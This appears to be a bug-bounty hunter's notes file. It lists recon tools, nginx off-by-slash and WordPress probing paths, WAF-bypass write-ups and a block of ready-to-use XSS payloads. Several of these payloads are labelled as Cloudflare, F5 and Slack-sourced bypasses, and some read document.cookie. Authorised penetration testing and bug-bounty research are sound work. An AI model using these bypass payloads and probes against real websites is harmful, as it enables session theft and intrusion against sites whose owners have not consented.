https://github.com/TheBlueFrog/PhotoGallery2/blob/b5565619d87ea0b55437a564b924c94b3f5c2d30/src/main/java/com/mike/website3/db/EmailAddress.java

https://github.com/TheBlueFrog/geo-in-house-backend/blob/ff71fc797302544779457a1737d3041d360f13aa/src/com/example/mike/Register.java

https://github.com/notmarshmllow/credax

For nginx:
GET / HTTP/1.1\s\nHost:localhost\s\n\s\n

Nginx misconfigurations:
https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/
Check for nginx off by slash vulnerability:
http://server/api/user -> http://apiserver/v1//user
http://server/apiuser -> http://apiserver/v1/user

https://wisquas.lostrabbitlabs.com/query?query=host%3Aexample.com

WORDPRESS:
wp-content/plugins/wordfence/lib/diffResult.php?file=[your_payload]
wp-admin/setup-config.php?step=1

Check wp for sensitive uploads:

wp-json/wp/v2/pages

Cloud flair xss bypass

<svg onload=alert%26%230000000040"1")>

https://gofile.io/d/vB57yz

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

https://github.com/bugbountyforum/XSS-Radar
https://github.com/rpelizzi/dom-xss/blob/master/test/examples/attacks.html

Dom xss tutorials:

https://domgo.at/cxss/example

Find vulnerable js Frameworks:
https://github.com/RetireJS/retire.js

https://github.com/Dionach/CMSmap

Commands:
gau -b ttf,woff,svg,png,jpeg,jpg,css,bmp,tiff,woff2,ico,icon,PNG,JPG,BMP,CSS,gif,GIF

Nginx:

Tool to Test Nginx Server for MisConfigurations:
https://github.com/yandex/gixy

Stumble upon 404 nginx servers? make sure to test for off-by-slash vulnerabilities

http://example[.]com/index.php -> File not found
http://example[.].com/assets../index.php -> source code

Try with img, js, assets, vendors, media as the folder name
Test is vulnerable:
https://github.com/bayotop/off-by-slash/blob/master/off-by-slash.py

Intruder fuzz lists:
https://github.com/1N3/IntruderPayloads/tree/master/FuzzLists

AWS WAF Padding Bypass:

https://osamaelnaggar.com/blog/aws_waf_dangerous_defaults/

TOOLS/RESOURCES:

Vulns Specific to well known Technologies:

https://book.hacktricks.xyz/pentesting/pentesting-web#web-tech-tricks
And

Sort list of URLs:
https://github.com/s0md3v/uro

Browser Extensions:

Find secrets in js code:
https://github.com/trufflesecurity/Trufflehog-Chrome-Extension

WAF BYPASS:

AWS WAF Bypass Techniques (POST Requests) 7/26/2023:
https://blog.sicuranext.com/aws-waf-bypass/

SQL Injection WAF Bypass:
http://www.securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html

CloudFlare 10-27-21:
```
<svg onload=alert&#0000000040document.cookie)>
```

Cloudflare 10-19-21:
```
<Svg One OnLoad=alert(1)>
%3Csvg/on%20onload=alert(1)%3E

"Onx=() AutOfOcUs OnfOCuS=prompt(document.cookie)>
```

F5 9/9/21:
```
<svg%0aonload=confirm/*spencer5cent*/``//
```

PAYLOADS FROM SLACK:

```
<style onload=alert(document.domain)>
<div onmouseover=alert(domain)>
```

CVES:

Zyxel:
https://www.zdnet.com/article/nasty-zyxel-remote-execution-bug-is-being-exploited/